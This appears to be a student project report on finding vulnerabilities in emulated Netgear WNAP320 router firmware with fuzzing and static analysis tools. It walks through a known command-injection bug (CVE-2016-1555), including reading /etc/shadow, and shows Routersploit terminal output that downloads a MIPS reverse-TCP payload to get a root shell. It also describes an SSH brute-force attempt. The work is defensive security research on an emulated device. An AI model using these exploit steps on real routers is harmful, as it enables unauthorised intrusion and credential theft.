

Vulnerability detection on IoT devices

Shrihan P, Julia Martin, Meet Desai
Columbia University

ABSTRACT

The number of IoT devices is growing exponentially and it is estimated that there will be more than 30 billion IoT devices worldwide by the end of 2025. Although with so many devices using the internet and working on different protocols security risks also increases. Even currently, the hackers leverage the lack of security in IoT devices to create large botnets (e.g., Mirai, VPNFilter, and Prowli). These malware attacks exploit the vulnerabilities in IoT firmware to penetrate into the IoT devices. As a result, it is crucial for defenders to discover vulnerabilities in IoT firmware and fix them before attackers. In this project, we were able to find bugs using fuzzing, replicate the bugs and gain root access into router firmware using different methods.

1 INTRODUCTION

Our project focuses on finding vulnerabilities using different methods currently available online. For this project, we chose to attack the firmware version 2.0.3 of Netgear ProSAFE Wireless-N Access Point (WNAP320)[17], which is a day-day regular commercial router first released in 2016. The following methods were used for the vulnerability analysis of the router:




Figure 1.

Figure 1: WNAP320 AP

- IoT Auditor
- Firmwalker
- Fuzzing using AFL
- Implementation of FIRM-AFL
- Replicating a reported bug from the Common Vulnerabilities and Exposures database(CVE)
- Routersploit
- NMAP scanning

Next, We will describe the environment in which we set up this router, the methods through which we used the above methods, and the results/vulnerabilities that were discovered.

2 SETUP

2.1 Understanding the structure of firmware

Before we move onto the analysis, it is imperative to understand the structure of the firmware, because this is where the search starts. The firmware at hand is a MIPS Linux firmware, which requires us to use special software to have a peek into its contents. Upon inflating the .zip, what we see are a couple of md5 checksums, an image, and the file of our interest, the *rootfs.squashfs* file. Upon reverse engineering the firmware with *binwalk*, we see that this .squashfs file is a complete linux file system like folder, which starts to make sense as this image is going to be mounted on the router.




Figure 2: Binwalked Firmware Structure

2.2 Emulation

The router's firmware was emulated in an Ubuntu 18.04 virtual environment hosted on Google Cloud Platform. The router was emulated using firmware analysis tool [6]. This tool is simply a script to automate Firmadyne [8], which is an automated and scalable system for performing emulation and dynamic analysis of Linux-based embedded firmware.

We started by trying to implement emulation using qemu but there seemed to be no one method to use it. We found that firmadyne is a platform that can be used to emulate firmware and it uses qemu and binwalk to do so. So, we started to look into firmadyne but there seemed to be some issue and we were not able to get firmadyne working. After researching for some more time we found the firmware analysis tool and we were able to emulate our router using the firmware analysis toolkit.

Firmware analysis tool uses python2 and python3 and automates the firmadyne process except that it does not need the PostgreSQL database, which is used by Firmadyne to store emulated images but is not essential for the core functionality to work. This greatly simplified our task for emulation of the device as can be seen in the figure 3.

As seen in the figure 3 the firmware was extracted and emulated and was given the IP address of 192.168.0.100. We can now access the firmware at this IP address as seen in figure 4.

This was how we emulated the firmware for WNAP320. In the next section we will elaborate on all the different methods through which we tried to exploit vulnerabilities of this router firmware emulation.

3 TOOLS, METHODOLOGY & DESIGN

In this section, we will discuss the different tools and methods that were used in order to exploit the vulnerabilities of the router that was emulated in the section2.




Figure 3: Firmware analysis tool




Figure 4: Emulated Firmware

3.1 IoT Auditor

This is an open website[12] where we upload our image and it gives out the static-analysis[13] results of the firmware. It was an interesting start as there were many metrics that were analyzed in place:

- (1) Entropy: We know that the entropy will be high and varying when the bytes in the image look random, and that could mean the image has an encrypted, compressed, or obfuscated file, or even hardcoded crypto key. A straight line generated for our image gives us a signal that we can easily extract it to see its contents, just as we did with binwalk.
- (2) Along with this graph, we have many other potentially exploitable objects like Databases, Database Files, Web Servers, Password Files, Important Binaries, Configuration Files, Files with Email Id, Shell Script Files, Files having Suspicious string, Files having IP Address, Files Having HTTP URL, SSH Related Files, Crypto-Related Files, Startup Services, Insecure Functions which can be extracted from the root filesystem. As there are passwords available, we will try to steal them with the firmware running in the next stage.




Figure 5: IoT Auditor Analysis Results

3.2 Firmwalker

It functions similar to IoT Auditor, except that it is a bash script for searching the extracted or mounted firmware file system for goodies. We have also experimented on *firmwalker*[7] as a substitute to search the extracted firmware file system with the hope to find other bounties not covered by IoT Auditor but though the results were more extensive than the IoT Auditor, there was still a major overlap. Tokens, telnet logins, .conf files, oauths, emails were few among the many bounties which were exposed by Firmwalker. All of these can be used by hackers to manipulate the software. The shell script and the output log of firmwalker have been posted in the project's zip file.

Now that we have a basic idea of what we can expect from this firmware file system by static analysis, IoT Auditor, and Firmwalker, we can continue to find more details from other techniques.

3.3 Fuzzing using AFL

While Instrumenting programs for use with AFL is such a simple and rewarding job thanks to AFL's smart logic to mutate the seed, we faced the below issues using AFL[9][5]:

- (1) As the source code [15] for this firmware was available from Netgear, we started trying to compile the source using afl-gcc. The folder structure consisted of the *bootloader* and a single *SDK* folder which had the makefile and other scripts. However, though we had a makefile to run *make* on, we didn't have the *.configure* file to run the AFL compiler against to generate the binary.
- (2) Nevertheless, as we still have the firmware image, our thoughts were to use *qemu_mode* to fuzz the binary, knowing it is not conducive to parallelization. However, this firmware version (2.0.3) doesn't have a binary executable. Efforts were also made to download other latest firmware for other devices (like the Nighthawk AC1900 WiFi USB Adapter A7000 which came with a .exe file), but however, qemu threw an error as .exe is not an ELF (*Executable and Linkable Format*) binary.

- (3) Even if the fuzzers had run, we expect generating the seed corpus for the AFL to be a very daunting task as most of the vulnerabilities generally come up in the UI, which are hard to imitate as input seed.(and sending an empty input folder takes way too long).

3.4 FIRM-AFL

We know that there are several security issues that arise from the common use of IoT devices which can be exploited and affect the privacy of the users. When we fuzz to find the IoT device vulnerabilities, similar to regular fuzzing we iteratively execute a program with random inputs, but the question is what is the best way to execute an IoT program. Theoretically, we could execute it on the hardware; however, this has low throughput. If we emulate the program that solves the throughput problem, but we then have compatibility issues. We can also emulate the full stack, which has high compatibility, but we are back to low throughput, and full-stack emulation is slow.

So the task is to find a fuzzing method with high throughput and high compatibility. One such IoT fuzzing framework, IoTFuzzer[18], executes on real hardware so it has high compatibility, but it has low throughput and low code coverage because it uses a black-box approach. Firmadyne is a system for performing emulation and dynamic analysis of Linux-based embedded firmware. This has medium-throughput, but the problem is that Firmadyne cannot find zero-day vulnerabilities because it only searches for known vulnerability problems. AFL is a greybox fuzzer, which has high code coverage and high throughput, but the main problem is compatibility. AFL is based on user-mode emulation, which fails for IoT programs because user mode emulation cannot resolve a hardware dependency. If we replace AFL user mode emulation with full system emulation, it is much slower and has lower throughput. It is slower for three reasons:

- (1) Memory address translation is more complicated
- (2) Syscall emulation to resolve hardware dependencies adds overhead
- (3) Dynamic code translation takes more time in system mode emulation

So, fuzzing IoT with AFL basically has two options: user-mode emulation, which has high throughput and low compatibility, or full mode emulation, which has high compatibility and low throughput. We would ideally like to combine the two, and this is the idea behind the augmented process emulation used in FIRM-AFL[11].

The goal of augmented process emulation is to achieve high transparency/correctness so there is no difference in execution between user mode and system mode, as well as increase efficiency to get high throughput with no overhead (close to the performance of user-mode). It assumes that the firmware can be emulated in a system emulator, more specifically in system-mode qemu. On average, research has found that this emulation performs with roughly 8 times higher throughput than system-mode emulation and can successfully find zero-day vulnerabilities. [4]

The challenge presented here is with state synchronization in both CPU and memory. CPU state synchronization is not actually too challenging, we can copy CPU registers and make sure that




Figure 6: Augmented Process Emulation

in the two modes the values are the same. Memory state synchronization takes some extra effort. Synchronizing between user mode emulation and full system mode emulation basically requires that some variable x would point to the same memory location on RAM to make sure that they have the same value at all times. But how do we make that happen? In system mode emulation there are multiple processes, one of which is our user mode emulation process. There's a transition between the two modes, both access the same RAM file. Initially, we are in the bootstrapping phase executing in system-mode emulation, running until reaching a predetermined point where we want to start our fuzzing and we fork from there, and while doing so we collect the mapping from virtual to physical addresses. After reaching a predetermined point, switch to user-mode, and whenever there is a page fault we switch to the system mode and handle the page fault there. The process also has to make sure that the mapping is such that both modes see the same view of memory (this is not intuitive, if we look at addresses for the same variable in the two modes, we see different addresses because we have different translation mechanisms in the two modes). After it handles the page fault it goes back to user mode and executes until there is a system call.

This augmented process emulation is implemented in FIRM-AFL. In AFL in each iteration of fuzzing, AFL mutates a seed input and runs the program with the seed input, collects code coverage information, and if there is new code coverage it keeps the input. For code coverage collection, AFL relies on binary instrumentation via user-mode qemu, and that's the main difference between AFL and FIRM-AFL, in which we replace user-mode qemu with our augmented process emulation. So the full process is the beginning with the bootstrapping phase, and then fork a process for each iteration of fuzzing when the program encounters a page fault. The execution of Firm-AFL is the same as full system emulation, so it has full transparency, and it has much higher efficiency. It was able to find vulnerabilities in under 24 hours.

We ran FIRM-AFL for 24 hours on our WNAF router[4]. It was able to find the known vulnerability which we replicated in section 3.5. It was able to find the crash in 13h 16min, which is much faster than it would have been on standard full system AFL.




Figure 7: Potential Vulnerability




Figure 8: FIRM-AFL Fuzzing Results

3.5 Replicating the bug found from FIRM-AFL (also CVE-2016-1555)

In this example, we try to replicate the bug found from FIRM-AFL above, which is also a reported bug in CVE[2]:

- (1) Now we move the firmware image to the firmware-analysis-toolkit directory to do the emulation as shown above.[3]
- (2) We try to exploit the MAC address authentication feature of this router. When we closely see `home/www/boardDataNA.php`, we see line 8, that this `exec()` gets the value from request parameters of 'macAddress' & 'reginfo' and it doesn't check for any input that the user entered. The `exec()` function executes an external program without displaying the information (basically, it's a blind command execution). We see a potential System Command Injection as in figure 7
- (3) Now, we kick off the firmware analysis toolkit to emulate the system using `./fat.py rootfs.squashfs`
- (4) After successfully executing and mounting the firmware, we ssh tunnel into it. First, I have noted the time taken for normal execution of the same file `http://localhost:8081/boardDataNA.php` with valid param. Meanwhile, we intercept it using BurpSuite and forward it to the Repeater. It took 300 ms.
- (5) Now, we enter a valid but junk value into the MAC address field on the same page to purposefully call our `exec()`. As this




Figure 9: Interception

is an external call and it takes a while to execute. Again, we intercept it using BurpSuite and forward it to the Repeater as in figure 9

- (6) Once we're here, we also modify the client request and add an additional command to ping the server (Orange box), just to increase the response time even more. Fortunately, while doing this the server takes a long time to respond [high-lighted in red as shown in the bottom right (10.6 seconds)] as in figure 10




Figure 10: Non-Responsive server

- (7) In this interim, we can just open a new shell prompt and execute any command we wish on the router without authentication, extracting, `etc/passwd` or `etc/shadow`. [Ex: `curl http://localhost:8081/shadow` (Orange box)] to extract important information as in figure 11





Figure 11: Extracting critical information

This bug was later fixed by Netgear: notification linked here[1]

3.6 Routersploit


The RouterSploit [10] Framework is an open-source exploitation framework dedicated to embedded devices. The framework can be used to exploit, scan and attack router firm-ware. It consists of many known reported exploits for routers of branded companies like D-Link, Netgear, Asus, etc. We used routersploit to gain root access inside the emulated router firmware.

Routersploit comes with a tool named autopwn, which checks its target for a list of known vulnerabilities as seen in figure 12. Although it does not always work with all the routers. In our case, it was able to find a vulnerability as shown in figure 12, which allowed remote code injection into the router.



```
mpd2155@project-2: ~/routersploit
File Edit View Search Terminal Help
mpd2155@project-2:~/routersploit$ ./rsf.py
RouterSploit
Exploitation Framework for Embedded Devices
by Threat9
Codename : I Knew You Were Trouble
Version : 3.4.1
Homepage : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack
Join Threat9 Beta Program - https://www.threat9.com
Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6
rsf > use scanners/autopwn
rsf (autopwn) > set target 192.168.0.100
[*] target => 192.168.0.100
rsf (autopwn) > run
[*] Elapsed time: 8.1500 seconds
[*] 192.168.0.100 Could not verify exploitability:
- 192.168.0.100:80 http exploits/routers/asus/asuswrt_lan_rce
- 192.168.0.100:80 http exploits/routers/shuttle/915wn_dns_change
- 192.168.0.100:80 http exploits/routers/billion/billion_5200w_rce
- 192.168.0.100:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
- 192.168.0.100:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocm
- 192.168.0.100:80 http exploits/routers/cisco/secure_acs_bypass
- 192.168.0.100:80 http exploits/routers/dlink/dsl_2740r_dns_change
- 192.168.0.100:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
- 192.168.0.100:80 http exploits/routers/dlink/dsl_2640b_dns_change
- 192.168.0.100:1900 custom/udp exploits/routers/dlink/dlr_815_850l_rce
- 192.168.0.100:80 http exploits/routers/3com/officeconnect_rce
[*] 192.168.0.100 Device is vulnerable:
Target      Port      Service    Exploit
-----
192.168.0.100 80        http       exploits/routers/netgear/multi_rce
[-] 192.168.0.100 Could not find default credentials
rsf (AutoPwn) >
```

Figure 12: Autopwn run




```
mpd2155@project-2: ~/routersploit
File Edit View Search Terminal Help
[*] Elapsed time: 8.1500 seconds
[*] 192.168.0.100 Could not verify exploitability:
- 192.168.0.100:80 http exploits/routers/asus/asuswrt_lan_rce
- 192.168.0.100:80 http exploits/routers/shuttle/915wn_dns_change
- 192.168.0.100:80 http exploits/routers/billion/billion_5200w_rce
- 192.168.0.100:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
- 192.168.0.100:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocm
- 192.168.0.100:80 http exploits/routers/cisco/secure_acs_bypass
- 192.168.0.100:80 http exploits/routers/dlink/dsl_2740r_dns_change
- 192.168.0.100:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
- 192.168.0.100:80 http exploits/routers/dlink/dsl_2640b_dns_change
- 192.168.0.100:1900 custom/udp exploits/routers/dlink/dlr_815_850l_rce
- 192.168.0.100:80 http exploits/routers/3com/officeconnect_rce
[*] 192.168.0.100 Device is vulnerable:
Target      Port      Service    Exploit
-----
192.168.0.100 80        http       exploits/routers/netgear/multi_rce
[-] 192.168.0.100 Could not find default credentials
rsf (AutoPwn) >
```

Figure 13: Vulnerability detection by autopwn


To use this exploit and get access to the router for remote code injection, We needed to configure the routersploit again with the given exploit and set the router as a target again. On executing this we were able to execute any command that we wanted inside the router as seen in figure 14

As this was blind code injection and hence, not very exciting as; though we were able to inject code, we were not able to see any output or reply from the router. So, we tried to get a more interactive connection with the router using payloads. We used reverse_tcp payload and configured it. Once we ran the payload we were able to get access to target's /bin/sh, which a shell and our id was root as seen in figure 15.



```
mpd2155@project-2: ~/routersploit
File Edit View Search Terminal Help
Codename : I Knew You Were Trouble
Version : 3.4.1
Homepage : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack
Join Threat9 Beta Program - https://www.threat9.com
Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6
rsf > use exploits/routers/netgear/multi_rce
rsf (Netgear Multi RCE) > set target 192.168.0.100
[*] target => 192.168.0.100
rsf (Netgear Multi RCE) > run
[*] Running module exploits/routers/netgear/multi_rce...
[*] Target is vulnerable
[*] Invoking command loop...
[*] It is blind command injection - response is not available. Use reverse_tcp <reverse ip> <port>
[*] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.
cmd >
```

Figure 14: Blind command injection




```
mpd2155@project-2: ~/routersploit
File Edit View Search Terminal Help
cmd > set payload mips/reverse_tcp
cmd (MIPS Reverse TCP) > show options
Payload Options:
Name      Current settings  Description
-----
Host      192.168.0.99      Connect-back IP address
Port      5555              Connect-back TCP Port
Encoder
cmd (MIPS Reverse TCP) > set host 192.168.0.99
Host => 192.168.0.99
cmd (MIPS Reverse TCP) > run
[*] Using wget method
[*] Using wget to download binary
[*] Executing payload on the device
[*] Waiting for reverse shell
[*] Connection from 192.168.0.100:39447
[*] Enjoy your shell!
uname -a
Linux netgear 2.6.39.4+ #2 Tue Sep 1 18:08:53 EDT 2020 mips unknown
id
uid=0(root) gid=0(root)
```

Figure 15: Root shell access

3.7 Nmap Scanning

Nmap ("Network Mapper") [16] is a free and open-source utility for network discovery and security auditing. It very useful and used very widely in network security to find open ports on different IP addresses. We used Nmap to scan the entire local network as seen in figure16. The ports open for 192.168.0.99 are not of our interest as those seem to be the ports for the vnc server. Our router was on IP 192.168.0.100 and we found that there were only 3 ports open for our router emulation namely, 22 ssh port, 80 HTTP port, and 443 HTTPS port. Keeping these ports open is very standard and hence, not at all surprising. Although there are many exploits available for ssh port.



```
mpd2155@project-2: ~
mpd2155@project-2:~$ nmap 192.168.0.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-24 20:40 UTC
Nmap scan report for project-2 (192.168.0.99)
Host is up (0.00014s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
2001/tcp  open  dc
2002/tcp  open  globe
2003/tcp  open  finger
5981/tcp  open  vnc-1
6001/tcp  open  x11
Nmap scan report for 192.168.0.100
Host is up (0.0056s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.58 seconds
mpd2155@project-2:~$
```

Figure 16: Nmap scan results

We decided to use Metasploit [14] to try and exploit ssh vulnerability on the router. To start we needed some more information regarding the ssh port, for which we used the Nmap functionality only on the ssh port of the emulated router and we found out that

the router used Dropbear `sshd` 0.51 protocol for its ssh connection as seen in figure 17. After installing Metasploit we tried using the brute force method to gain ssh access into the router firmware using the auxiliary/scanner/ssh/ssh_login exploit and provided a list of default id and passwords for routers but unfortunately, the Metasploit was not able to perform the exploit and for some reason, it was not able to start a session, which can be later used to start a shell.

```

mpd2155@project-2:~$ nmap -A 192.168.0.100 -p 22
Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-24 20:41 UTC
Nmap scan report for 192.168.0.100
Host is up (0.0007s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Dropbear sshd 0.51 (protocol 2.0)
| ssh-hostkey:
|   1024 ff:4d:9f:21:0f:fb:a1:ac:0c:4a:53:00:43:1c:58:45 (RSA)
|   1024 e7:81:46:3b:1e:19:ff:f2:6b:fb:2c:f7:b1:3e:59:01 (RSA)
Service Info: OS: Linux, CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
mpd2155@project-2:~$

```

Figure 17: Nmap ssh scan

4 RESULTS

As shown in section 3, we used multiple tools to exploit vulnerabilities in our emulated router. We were successfully able to explore the basic firmware image using tools like binwalker and IoTAuditer. After which we found bugs into the firmware by using Firm-AFL fuzzing for over 24 hours. We then tried and succeeded in replicating the bug found using Firm-AFL. Finally, we used routersploit in order to gain root shell access inside the router firmware. Therefore, we feel that we have exhaustively covered ways to exploit this firmware.

5 CONCLUSION

After working through the tools and techniques described above, we gained a wide understanding of multiple state-of-the-art mechanisms used by security professionals. Through the process, we also realized the fact that the professor kept iterating in the class, "no piece of code is ever perfect." Our future work will include finding new ways to exploit IoT firmware. We will also research IoT security further to try to find other places of susceptibility that can help in our individual tasks and/or be potential areas of research in the future, especially as IoT devices are becoming more and more prevalent in our lives.

REFERENCES

- [1] CVE-2016-1555 - Notification | Answer | NETGEAR Support. <https://kb.netgear.com/30480/CVE-2016-1555-Notification>. (Accessed on 04/24/2021).
- [2] CVE-2016-1555 : (1) boardData102.php, (2) boardData103.php, (3) boardDataJP.php, (4) boardDataNA.php, and (5) boardDataWW.php in Netgear. <https://www.cvedetails.com/cve/CVE-2016-1555/>. (Accessed on 04/24/2021).
- [3] Exploiting CVE-2016-1555 in Netgear WNAP320 Firmware Version 2.0.3 for Remote Command Execution - [FaisalFs.io]. <https://faisalFs.io/github.io/thm/IoT#>. (Accessed on 04/24/2021).
- [4] FIRM-AFL: High-Throughput Greybox Fuzzing of IoT Firmware via Augmented Process Emulation. <https://www.cs.ucr.edu/~heng/pubs/FirmAFL.pdf>. (????). (Accessed on 04/24/2021).
- [5] Fuzzing Applications with American Fuzzy Lop (AFL) | by Ayush Priya | Medium. <https://medium.com/@ayushpriya10/fuzzing-applications-with-american-fuzzy-lop-afl-54facc65d102>. (Accessed on 04/24/2021).
- [6] GitHub - attify/firmware-analysis-toolkit: Toolkit to emulate firmware and analyse it for security vulnerabilities. <https://github.com/attify/firmware-analysis-toolkit>. (Accessed on 04/24/2021).
- [7] GitHub - craigz28/firmwalker: Script for searching the extracted firmware file system for goodies!. <https://github.com/craigz28/firmwalker>. (Accessed on 04/24/2021).
- [8] GitHub - firmadyne/firmadyne: Platform for emulation and dynamic analysis of Linux-based firmware. <https://github.com/firmadyne/firmadyne>. (Accessed on 04/24/2021).
